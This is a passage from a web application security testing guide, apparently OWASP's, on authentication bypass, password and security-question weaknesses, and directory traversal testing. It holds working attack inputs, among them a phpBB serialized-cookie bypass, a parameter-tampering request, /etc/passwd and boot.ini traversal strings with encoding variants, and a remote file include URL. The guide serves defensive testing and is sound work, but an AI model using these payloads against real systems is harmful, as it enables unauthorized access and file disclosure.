
Black Box testing and example

There are several methods to bypass the authentication schema in use by a web application:

- Direct page request (forced browsing)
- Parameter Modification
- Session ID Prediction
- SQL Injection

Direct page request

If a web application implements access control only on the login page, the authentication schema could be bypassed. For example, if a user directly requests a different page via forced browsing, that page may not check the credentials of the user before granting access. Attempt to directly access a protected page through the address bar in your browser to test using this method.



Parameter Modification

Another problem related to authentication design is when the application verifies a successful login on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials. In the example below, the "authenticated" parameter is changed to a value of "yes", which allows the user to gain access. In this example, the parameter is in the URL, but a proxy could also be used to modify the parameter, especially when the parameters are sent as form elements in a POST request.


http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>


</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>



Session ID Prediction

Many web applications manage authentication using session identification values (SESSION ID). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

In the following figure, values inside cookies increase linearly, so it could be easy for an attacker to guess a valid session ID.




In the following figure, values inside cookies change only partially, so it's possible to restrict a brute force attack to the defined fields shown below.

Session Identifier :	127.0.0.1/WebGoat WEAKID
Date	Value
2006/11/11 14:33:27	12430-1163252007028
2006/11/11 14:33:27	12431-1163252007138
2006/11/11 14:33:27	12432-1163252007247
2006/11/11 14:33:27	12433-1163252007435
2006/11/11 14:33:27	12434-1163252007544
2006/11/11 14:33:27	12435-1163252007653
2006/11/11 14:33:27	12436-1163252007763
2006/11/11 14:33:27	12437-1163252007872
2006/11/11 14:33:28	12438-1163252007982
2006/11/11 14:33:28	12439-1163252008091
2006/11/11 14:33:28	12440-1163252008200
2006/11/11 14:33:28	12442-1163252008310
2006/11/11 14:33:28	12443-1163252008419
2006/11/11 14:33:28	12444-1163252008528
2006/11/11 14:33:28	12445-1163252008638
2006/11/11 14:33:28	12446-1163252008747
2006/11/11 14:33:28	12447-1163252008857
2006/11/11 14:33:28	12448-1163252008966
2006/11/11 14:33:29	12449-1163252009075

SQL Injection (HTML Form Authentication)

SQL Injection is a widely known attack technique. We are not going to describe this technique in detail in this section; there are several sections in this guide that explain injection techniques beyond the scope of this section.

The following figure shows that with a simple SQL injection attack, it is sometimes possible to bypass the authentication form.



Gray Box Testing And Example

If an attacker has been able to retrieve the application source code by exploiting a previously discovered vulnerability (e.g., directory traversal), or from a web repository (Open Source Applications), it could be possible to perform refined attacks against the implementation of the authentication process. In the following example (PHPBB 2.0.13 - Authentication Bypass Vulnerability), at line 5, the unserialize() function parses a user supplied cookie and sets values inside the $row array. At line 10, the user's md5 password hash stored inside the backend database is compared to the one supplied.

```
1.  if ( isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) ||
2.  {
3.  $sessiondata = isset( $HTTP_COOKIE_VARS[$cookiename . '_data'] ) ?
4.
5.  unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
6.
7.  $sessionmethod = SESSION_METHOD_COOKIE;
8.  }
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

In PHP, a comparison between a string value and a boolean value (1 - "TRUE") is always "TRUE", so by supplying the following string (the important part is "b:1") to the unserialize() function, it is possible to bypass the authentication control:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

References

Whitepapers

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - http://www.cgisecurity.com/lib/SessionIDs.pdf

Tools

- WebScarab
- WebGoat

4.5.5 Test Remember Password Functionality

Summary

The remember password function of an application is a self-service password reset/recovery mechanism for users. This self-service mechanism allows users to quickly reset/recover their password without an administrator intervening. Typically, in order to access this functionality the user must enter some form of identification, such as their username or email address.

Test objectives

Evaluate the remember password function's user identification requirements. e.g. username, email address, security question

Evaluate the method for how the reset/recovered password is communicated to the user

Evaluate the logic/workflow for how the password is reset/recovered

How to test

1. Evaluate the level of identification that is required by the user to trigger a reset/recovery
2. Observe how the reset/recovered password is communicated to the user. e.g. email, rendered by browser
3. Observe what steps are required to reset/recover password and what can be injected and falsified during this exchange

Example

Tools

References

Remediation

Implement additional identification requirements depending on the risk level. In order from lowest to highest assurance:

1. username
2. security question
3. email address
4. username and email address and security question
5. positive identification based on physical attendance of user

Implement additional security to the transfer of the password to the user depending on the risk level. In order from lowest to highest assurance:

1. Rendered by browser
2. Unencrypted email
3. Manually processed based on positive user identification and physically transferred by certified post or courier to user

4.5.6 Testing for Browser Cache Weakness

4.5.7 Testing for Weak Policy

Summary

The most prevalent and most easily administered authentication mechanism is the humble password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that have revealed user credentials, it is lamented that most common passwords are still: 123456, password and qwerty.

Test objectives

Determine the resistance of the application's to brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.

How to test

1. What characters are permitted and forbidden for use within a password?
2. How often can a user change their password?
3. When must a user change their password? After 90 days? After account lockout due to excessive logon attempts?
4. How often can a user reuse a password? Does the application store the user's previous 8 passwords?
5. How different must the next password be from the last password (or however many are stored by the application)?

Example

Tools

References

Remediation

To mitigate the risk of easily guessed passwords facilitating unauthorised access there are two solutions: introduce additional authentication controls or introduce a password policy. The simplest and cheapest of these is the introduction of a password policy that ensures password length, complexity, reuse and aging.

4.5.8 Testing for Weak Security Question/Answer

Brief Summary

Often called "secret" questions and answers, security questions and answers are often used to recover forgotten passwords (see Testing for weak password change or reset functionalities (OWASP-AT-011)), or as extra security on top of the password.

They are typically generated upon account creation, and require the user to select from some pre-generated questions and supply an appropriate answer, or allow the user to generate their own question and answer pairs. Both methods are prone to insecurities.

Ideally, security questions should generate answers that are only known by the user, and not guessable or discoverable by anybody else. This is harder than it sounds.

Description of the Issue

Security questions and answers rely on the secrecy of the answer. Answers should be of the form that are only known by the account holder. However, although a lot of answers may not be publicly known, most of the questions that websites implement promote answers that are pseduo-private. Some examples are below.

Pre-generated questions:

The majority of pre-generated questions are fairly simplistic in nature and can lead to insecure answers. For example:

- The answers may be known to family members or close friends of the user, e.g. "What is your mother's maiden name?", "What is your date of birth?"
- The answers may be easily guessable, e.g. "What is your favorite color?", "What is your favorite baseball team?"
- The answers may be brute forcible, e.g. "What is the first name of your favorite high school teacher?" - the answer is probably on some easily downloadable lists of popular first names, and therefore a simple brute force attack can be scripted.
- The answers may be publicly discoverable, e.g. "What is your favorite movie?" - the answer may easily be found on the user's social media profile page.

Self-generated questions:

The problem with having users to generate their own questions is that it allows them to generate very insecure questions, or even bypass the whole point of having a security question in the first place. Here are some real world examples that illustrates this point:

- "What is 1+1?"
- "What is your username?"
- "My password is M3@t$p1N"

Black Box testing and examples

Testing for weak pre-generated questions:

Generate the security questions, e.g. by creating a new account, going through the forgotten password functionality, or whatever the process is for that particular system. Try to generate as many questions as possible to get a good idea of the type of security questions that are answered. If any of the security questions fall in the categories described above, they are vulnerable to being attacked (guessed, brute-forced, available on social media, etc.). If within scope of the testing engagement, the vulnerability could be exploited by the tester as further proof.

Testing for weak self-generated questions:

Generate the security questions, e.g. by creating a new account, going through the forgotten password functionality, or whatever the process is for that particular system. If the system allows the user to generate their own security questions, it is vulnerable to having insecure questions created. If the system uses the self-generated security questions during the forgotten password functionality and if usernames can be enumerated (see Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)), then it should be easy for the tester to enumerate a number of users' self-generated questions. It should be expected to find several weak self-generated passwords using this method.

Testing for brute-forcible answers:

Use the methods described in Testing for Weak lock out mechanism (OWASP-AT-004) to determine whether a number of incorrectly supplied security answers generates an appropriate lock out mechanism.

The first thing to take into consideration when trying to exploit security questions is how many questions need to be answered? The majority of applications only need the user to answer a single question, but some critical applications require the user to answer correctly to two or even more questions.

The next step is to assess the strength of the security questions. Could the answers be obtained by a simple Google search or with social engineering attack? As a penetration tester, here is a step-by-step walk-through of exploiting a security question scheme:

- Are there multiple questions offered? If so, focus on questions which have:
    - a “public” answer; for example, something Google would find with a simple

query

    - a factual answer such as a “first school” or other facts which can be looked up
    - few possible answers, such as “what make was your first car”. These questions would present the attacker with a short-list of answers to guess at, and based on statistics the attacker could rank answers from most to least likely
- Determine how many guesses you have (if possible)
    - Does the password reset allow unlimited attempts?
    - Is there a lockout period after X incorrect answers? Keep in mind that a lockout system can be a security problem in itself, as it can be exploited by an attacker to launch a Denial of Service against legitimate users
- Pick the appropriate question based on analysis from above point, and do research to determine the most likely answers

The key to successfully exploiting and bypassing a weak security question scheme is to find a question or set of questions which give the possibility of easily acquiring the answers. Always look for questions which can give you the greatest statistical chance of guessing the correct answer, if you are completely unsure of any of the answers. In the end, a security question scheme is only as strong as the weakest question.

References

The Curse of the Secret Question

4.5.9 Testing or Weak Password Change or Reset Functionalities

Summary

The password change/reset function of an application is a self-service password change/reset mechanism for users. This self-service mechanism allows users to quickly change/reset their password without an administrator intervening. When passwords are changed they are typically changed within the application. When passwords are reset they are either rendered within the application or emailed to the user. This may indicate that the passwords are

stored in plaintext.

Test objectives

Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.

Determine the resistance of reset passwords to guessing.

How to test

This test case aligns closely with OTG-AUTHN-007 - Testing for Weak Password Policy

1. Can users other than administrators access change/reset passwords for accounts other than their own?
2. Can users manipulate/subvert the password change/reset process to change/reset the password of another user or administrator?
3. Is the password change/reset process vulnerable to CSRF?
4. Are reset passwords generated randomly or using an algorithm the can be derived?
5. How are reset passwords communicated to the user?

Example

Tools

References

Remediation

The password change/reset function is a sensitive function and requires some form of protection, such as requiring users to re-authenticate or presenting the user with confirmation dialogs during the process.

4.5.10 Testing for Weaker Authentication in Alternative Channel

Brief Description

Even if the primary authentication mechanisms do not include any vulnerabilities, it may be that vulnerabilities exist in alternative legitimate authentication user channels for the same

user accounts. Tests should be undertaken to identify alternative channels and, subject to test scoping, identify vulnerabilities.

Issue

The alternative user interaction channels could be utilized to circumvent the primary channel, or expose information that can then be used to assist an attack against the primary channel. Some of these channels may themselves be separate web applications using different hostnames and/or paths. For example:

- Standard website
- Mobile, or specific device, optimized website
- Accessibility optimized website
- Alternative country and language websites
- Parallel websites that utilise the same user accounts (e.g. another functionally different website of the same organization, a partner website to which user accounts are shared)
- Development, test, UAT and staging versions of the standard website

But they could also be other types of application or business processes:

- Mobile device app
- Desktop application
- Call centre operators
- Interactive voice response or phone tree systems

Note that the focus of this test is on alternative channels, some authentication alternatives might appear as different content delivered via the same website and would almost certainly be in scope for testing. These are not discussed further here, and should have been identified during information gathering and primary authentication testing. For example:

- Progressive enrichment and graceful degradation that change functionality
- Site use without cookies
- Site use without JavaScript
- Site use without plugins such as for Flash and Java

Even if the scope of the test does not allow the alternative channels to be tested, their existence should be documented. These may undermine the degree of assurance in the authentication mechanisms and may be a precursor to additional testing.

Example

The primary website is:

http://www.example.com

and authentication functions always take place on pages using Transport Layer Security:

https://www.example.com/myaccount/

However, a separate mobile-optimized website exists that does not use Transport Layer Security at all, and has a weaker password recovery mechanism:

http://m.example.com/myaccount/

Testing Method

Understand the primary mechanism

Perform the all testing of the website's primary authentication functions. This should identify whether and how accounts are issued/created, passwords are recovered/reset, usernames are changed, passwords are changed. Additionally knowledge of any elevated privilege authentication and authentication protection measures should be known. These precursors are necessary to be able to compare with any alternative channels.

Identify other channels

Other channels can be found by using the following methods:

- Reading site content, especially the home page, contact us, help pages, support articles and FAQs, T&Cs, privacy notices, the robots.txt file and any sitemap.xml files
- Searching HTTP proxy logs, recorded during previous information gathering and testing, for strings such as "mobile", "android", blackberry", "ipad", "iphone", "mobile app", "e-reader", "wireless", "auth", "sso", "single sign on" in URL paths and body content
- Use search engines to find different websites from the same organization, or using the same domain name, that have similar home page content or which also have authentication mechanisms

For each possible channel confirm whether user accounts are shared across these, or provide access to the same or similar functionality.

Enumerate authentication functionality

For each alternative channel where user accounts or functionality are shared, identify if all the authentication functions of the primary channel are available, and if anything extra exists. It may be useful to create a grid like the one below:

Primary	Mobile	Call Center	Partner Website
Register	Yes	-	-
Log in	Yes	Yes	Yes (SSO)
Log out	-	-	-
Password reset	Yes	Yes	-
-	Change password	-	-

In this example, mobile has an extra function "change password" but does not offer "log out". A limited number of tasks are also possible by phoning the call centre. Call centers can be interesting, because their identity confirmation checks might be weaker than the websites', allowing this channel to be used to aid an attack against a user's account. This example also illustrates how a user is provided access through to a partner's website.

While enumerating these it is worth taking note of how session management is undertaken, in case there is overlap across any channels (e.g cookies scoped to the same parent domain name, concurrent sessions allowed across channels, but not on the same channel).

Review and/or test

Alternative channels should be mentioned in the testing report, even if they are marked as "information only" and/or "out of scope".

In some cases the test scope might include the alternative channel (e.g. because it is just another path on the target hostname), or may be added to the scope after discussion with the owners of all the channels. If testing is permitted and authorized, all the other Authentication tests in this guide should then be performed, and compared against the primary channel.

Test Tools

None.

Related Test Cases

The test cases for all the other authentication tests should be utilized.

References

None.

Remediation

Ensure a consist authentication policy is applied across all channels so that they are equally secure.

4.6 Authorization Testing

4.6.1 Test Management of Account Permissions

4.6.2 Testing Directory Traversal/File Include

Brief Summary

Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system in order to read/write files that are not intended to be accessible. In particular situations, it could be possible to execute arbitrary code or system commands.

Related Security Activities

Description of Path Traversal Vulnerabilities

See the OWASP article on Path Traversal Vulnerabilities.

See the OWASP article on Relative Path Traversal Vulnerabilities.

How to Avoid Path Traversal Vulnerabilities

See the OWASP Guide article on how to Avoid Path Traversal Vulnerabilities.

How to Review Code for Path Traversal Vulnerabilities

See the OWASP Code Review Guide article on how to Review Code for Path Traversal Vulnerabilities.

Description of the Issue

Traditionally, web servers and web applications implement authentication mechanisms in order to control access to files and resources. Web servers try to confine users' files inside a "root directory" or "web document root" which represent a physical directory on the file system; users

have to consider this directory as the base directory into the hierarchical structure of the web application. The definition of the privileges is made using *Access Control Lists* (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent access to sensitive files from malicious users (for example, the common */etc/passwd* file on a Unix-like platform) or to avoid the execution of system commands.

Many web applications use server-side scripts to include different kinds of files: it is quite common to use this method to manage graphics, templates, load static texts, and so on. Unfortunately, these applications expose security vulnerabilities if input parameters (i.e., form parameters, cookie values) are not correctly validated.

In web servers and web applications, this kind of problem arises in path traversal/file include attacks. By exploiting this kind of vulnerability, an attacker is able to read directories or files which he/she normally couldn't read, access data outside the web document root, or include scripts and other kinds of files from external websites.

For the purpose of the OWASP Testing Guide, we will just consider the security threats related to web applications and not to web servers (e.g., the infamous "%5c escape code" into Microsoft IIS web server). We will provide further reading suggestions in the references section, for interested readers.

This kind of attack is also known as the **dot-dot-slash** attack (../), **directory traversal**, **directory climbing**, or **backtracking**.

During an assessment, in order to discover path traversal and file include flaws, we need to perform two different stages:

- (**a**) **Input Vectors Enumeration** (a systematic evaluation of each input vector)
- (**b**) **Testing Techniques** (a methodical evaluation of each attack technique used by an attacker to exploit the vulnerability)

Black Box testing and example

(a) Input Vectors Enumeration

In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application which accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms.

Here are some examples of the checks to be performed at this stage:

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?

http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm

- Is it possible to identify cookies used by the web application for the dynamic generation of pages/templates?

Cookie:
ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed

(b) Testing Techniques

The next stage of testing is analyzing the input validation functions present in the web application.

Using the previous example, the dynamic page called *getUserProfile.jsp* loads static information from a file, showing the content to users. An attacker could insert the malicious string "*../../../../etc/passwd*" to include the password hash file of a Linux/Unix system. Obviously, this kind of attack is possible only if the validation checkpoint fails; according to the filesystem privileges, the web application itself must be able to read the file.

To successfully test for this flaw, the tester needs to have knowledge of the system being tested and the location of the files being requested. There is no point requesting /etc/passwd from an IIS web server.

http://example.com/getUserProfile.jsp?item=../../../../etc/passwd

For the cookies example, we have:

Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd

It's also possible to include files and scripts located on external website.

http://example.com/index.php?file=http://www.owasp.org/malicioustxt

The following example will demonstrate how it is possible to show the source code of a CGI component, without using any path traversal chars.

http://example.com/main.cgi?home=main.cgi

The component called "*main.cgi*" is located in the same directory as the normal HTML static files used by the application. In some cases the tester needs to encode the requests using special characters (like the "**.**" dot, "**%00**" null, ...) in order to bypass file extension controls or to prevent script execution.

Tip It's a common mistake by developers to not expect every form of encoding and therefore only do validation for basic encoded content. If at first your test string isn't successful, try another encoding scheme.

Each operating system uses different chars as path separator:

Unix-like OS:

root directory: "/"
directory separator: "/"

Windows OS' Shell':

root directory: "<drive letter>:\"
directory separator: "\" or "/"

Classic Mac OS:

root directory: "<drive letter>:"
directory separator: ":"

We should take in account the following chars encoding:

- URL encoding and double URL encoding

%2e%2e%2f represents ../
%2e%2e/ represents ../
..%2f represents ../
%2e%2e%5c represents ..\
%2e%2e\ represents ..\
..%5c represents ..\
%252e%252e%255c represents ..\
..%255c represents ..\ and so on.

- Unicode/UTF-8 Encoding (it only works in systems that are able to accept overlong UTF-8 sequences)

..%c0%af represents ../
..%c1%9c represents ..\

There are other OS and application framework specific considerations as well. For instance, Windows is flexible in its parsing of file paths.

Windows shell

Appending any of the following to paths used in a shell command results in no difference in function:

Angle brackets ">" and "<" at the end of the path
Double quotes (closed properly) at the end of the path
Extraneous current directory markers such as "./" or ".\"
Extraneous parent directory markers with arbitrary items that may or may not exist

Examples:

– file.txt
– file.txt...
– file.txt<spaces>
– file.txt”””””
– file.txt<<<>>><
– ./././file.txt

– nonexistant/../file.txt

Windows API

The following items are discarded when used in any shell command or API call where a string is taken as a filename:

periods
spaces

Windows UNC Filepaths

Used to reference files on SMB shares. Sometimes, an application can be made to refer to files on a remote UNC filepath. If so, the Windows SMB server may send stored credentials to the attacker,
which can be captured and cracked. These may also be used with a self-referential IP address or domain name to evade filters, or used to access files on SMB shares inaccessible to the attacker, but accessible from the web server.

\\server_or_ip\path\to\file.abc
\\?\server_or_ip\path\to\file.abc

Windows NT Device Namespace

Used to refer to the Windows device namespace. Certain references will allow access to filesystems using a different path.
\\.\GLOBALROOT\Device\HarddiskVolume1\
-May be equivalent to a drive letter such as c:\, or even a drive volume without an assigned letter.
\\.\CdRom0\
-Refers to the first disc drive on the machine.

Gray Box testing and example

When the analysis is performed with a Gray Box approach, we have to follow the same methodology as in Black Box Testing. However, since we can review the source code, it is possible to search the input vectors (*stage **(a)** of the testing*) more easily and accurately. During a

source code review, we can use simple tools (such as the *grep* command) to search for one or more common patterns within the application code: inclusion functions/methods, filesystem operations, and so on.

PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...

Using online code search engines (e.g., Google CodeSearch[1], Koders[2]), it may also be possible to find path traversal flaws in OpenSource software published on the Internet.

For PHP, we can use:

lang:php (include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)

Using the Gray Box Testing method, it is possible to discover vulnerabilities that are usually harder to discover, or even impossible to find during a standard Black Box assessment.

Some web applications generate dynamic pages using values and parameters stored in a database. It may be possible to insert specially crafted path traversal strings when the application adds data to the database. This kind of security problem is difficult to discover due to the fact the parameters inside the inclusion functions seem internal and "safe", but otherwise they are not.

Additionally, reviewing the source code, it is possible to analyze the functions that are supposed to handle invalid input: some developers try to change invalid input to make it valid, avoiding warnings and errors. These functions are usually prone to security flaws.

Consider a web application with these instructions:

filename = Request.QueryString("file");
Replace(filename, "/","\");
Replace(filename, "..\","");

Testing for the flaw is achieved by:

file=....//....//boot.ini
file=....\\....\\boot.ini
file= ..\..\boot.ini

References

Whitepapers

- Security Risks of - http://www.schneier.com/crypto-gram-0007.html[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html[4]
- Windows File Pseudonyms: Pwnage and Poetry - http://www.slideshare.net/BaronZor/windows-file-pseudonyms[5]

Tools

- DotDotPwn - The Directory Traversal Fuzzer - http://dotdotpwn.sectester.net
- Path Traversal Fuzz Strings (from WFuzz Tool) - http://yehg.net/lab/pr0js/pentest/wordlists/injections/Traversal.txt
- Web Proxy (*Burp Suite*[6], *Paros*[7], *WebScarab*[8])
- Enconding/Decoding tools
